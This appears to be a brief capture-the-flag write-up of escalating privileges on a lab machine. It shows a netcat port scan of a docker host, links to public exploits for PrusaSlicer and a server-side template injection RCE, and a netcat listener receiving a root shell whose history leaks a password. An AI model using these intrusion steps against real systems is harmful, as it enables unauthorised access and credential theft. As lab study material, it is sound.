
```
james@trickster:/opt/PrusaSlicer$ ls
prusaslicer  TRICKSTER.3mf
james@trickster:/opt/PrusaSlicer$ ./prusaslicer
DISPLAY not set, GUI mode not available.

PrusaSlicer-2.6.1+linux-x64-GTK2-202309060801 based on Slic3r (with GUI support)
https://github.com/prusa3d/PrusaSlicer

Usage: prusa-slicer [ ACTIONS ] [ TRANSFORM ] [ OPTIONS ] [ file.stl ... ]
```

2) Found a CVE
https://www.exploit-db.com/exploits/51983

3) Found a docker exposed port


```
james@trickster:~$ nc -zv 172.17.0.2 1-10000 2>&1 | grep 'succeeded'
Connection to 172.17.0.2 5000 port [tcp/*] succeeded!
james@trickster:~$
```

4) Checked the page





5) Found a rce vulnerability
https://www.exploit-db.com/exploits/52027

6) Logged in with alwaysandforever



7) Exploited the ssti





8) Found a credentials

```
james@trickster:~$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 172.17.0.2 52804
root@ae5c137aa8ef:/app# history
history
    1  apt update
    2  #YouC4ntCatchMe#
    3  apt-get install libcap2-bin
    4  capsh --print
    5  clear
    6  capsh --print
    7  cd changedetectionio/
    8  ls
    9  nano forms.py
   10  apt install nano
   11  nano forms.py
   12  exit
   13  capsh --print
   14  nano
   15  cd changedetectionio/
   16  nano forms.py
   17  exit
   18  nano changedetectionio/flask_app.py
   19  exit
   20  nano changedetectionio/flask_app.py
   21  exit
   22  nano changedetectionio/flask_app.py
   23  nano changedetectionio/static/js/notifications.js
   24  exit
   25  history
root@ae5c137aa8ef:/app# ls
```

9) Found root creds